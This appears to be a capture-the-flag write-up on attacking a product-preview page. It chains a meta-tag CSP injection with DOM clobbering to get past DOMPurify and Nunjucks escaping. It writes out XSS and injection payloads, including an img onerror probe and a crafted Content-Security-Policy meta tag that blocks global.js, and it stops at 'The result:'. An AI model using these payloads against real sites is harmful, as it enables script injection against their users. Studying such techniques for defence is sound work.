

Here, we can add our own product to the market.

After filling in the boxes, we’ll send the product’s information to the admin and the admin will visit the preview page at /products/preview/:id

When we add a new product, that product will be stored inside the database, but before that, its description will be sanitized with DOMpurify with a whitelist of allowed HTML tag inside the description.

Fields like product_keywords, product_og_title, and product_og_desc despite not being sanitized before being stored in the database will still be sanitized later when being rendered at the /products/preview/:id’s meta tags.

Other field will be sanitized later with Nunjuck’s autoescape when displayed.
The preview page will be rendered with the product.html, taking a look at the template, we can see that only the sanitized fields will be displayed raw.
Due to the website’s meta DOMpurify filter at the meta tags does not purify the input before injecting it into the meta tags. We can escape the original meta tags and inject new meta tags, potential causing a refresh or redirection upon loading the page (since the http-equiv and the content attributes were whitelisted)
The description’s HTML allows us to inject images but does not block any attributes. If we can try injecting a classic XSS payload like <img src=x onerror=alert(1)> to see how thing goes.

Unfortunately, the onerror attributes was stripped off the injected <img> tag. Turns out, this is because DOMpurify remove dangerous attributes (event handlers like onerror) by default.

I tried all other options mentioned inside the search result and the payload for something called DOM Clobbering still works. I tested that by injecting <img id="1" name="hello">:

The attributes weren’t stripped at all, so maybe this is a vector that we haven’t checked yet.

According to PortSwigger, DOM Clobbering is a technique used to overwrite trusted DOM global variables that will then be processed by the application in an unsafe way. This can be achieved by modifying the id or the nameattribute of the controlled element to the same as the target global variable, making the application mistake the injected element as the trusted global variable.

The preview page imports two custom JavaScript source called global.js and product.js. global.js defines a global variable called potionTypes as part of the DOM itself.

Going to the preview page’s console and run console.log(window.potionTypes), we’ll see this list being defined.
product.js is the file that used to display potion type image correspond to the type of the registered product (which chose from the adding product page’s dropdown)

If we can inject another list with the same name as potionTypes to overwrite the original list, we’ll be able to achieve XSS by setting new attributes to the potion types image (which inject raw input to the src attribute using product.prepend("<img src='${potionTypes[i].src}' class='category-img'>");) and bypass both Nunjuck and DOMpurify.
We can inject multiple <img name="potionTypes"> to create something called HTMLCollection that has the same name as the global variable. It essentially has the same attributes such as length and can be queried using indices.


However, when I tried to inject the same 2 images to the product description, despite the two images being perfectly injected, the potionTypes list was not overwritten, which fails the attack.

This happens because there is a clear hierarchy of priority when a script asks for a specific variable.
-
Tier 1: Built-in Browser APIs. (e.g.,
window.document,window.location,window.alert). These are virtually untouchable. If you write<img id="location">, the browser ignores it becausewindow.locationis a Tier 1 protected property. -
Tier 2: Explicit JavaScript Variables. Any variable declared via JavaScript in the global scope (
var x,window.x = ...,function x()). -
Tier 3: Named DOM Elements (DOM Clobbering). Elements with an
idornameattribute.
In PortSwigger’s blog aboutDOM Clobbering earlier, the target of DOM clobbering are undefined variables or it is defined using the OR logical operator|| (e.g. let someObject = window.someObject || {};). For an explicitly defined variable like potionTypes in this case, DOM clobbering is impossible, unless we have a way to stop the list from being defined in the first place by forcing the browser to not loading the global.js script.
This is where the earlier <meta> injection comes in. As in the original code, the meta tag is defined to set the CSP rule for the page using:
<meta http-equiv="Content-Security-Policy" content="script-src 'self' 'unsafe-inline'">However, we can overwrite this CSP directive by explicitly blocking script that comes from global.js, this happens because stricter CSP directives will overwrite looser CSP directives if multiple directives are defined. Our injected meta tag will be:
<meta http-equiv="Content-Security-Policy" content="script-src 'unsafe-inline' 'http://127.0.0.1/static/js/global.js'">Payload:
"><meta http-equiv="Content-Security-Policy" content="script-src 'unsafe-inline' http://127.0.0.1/static/js/global.js">
The result:
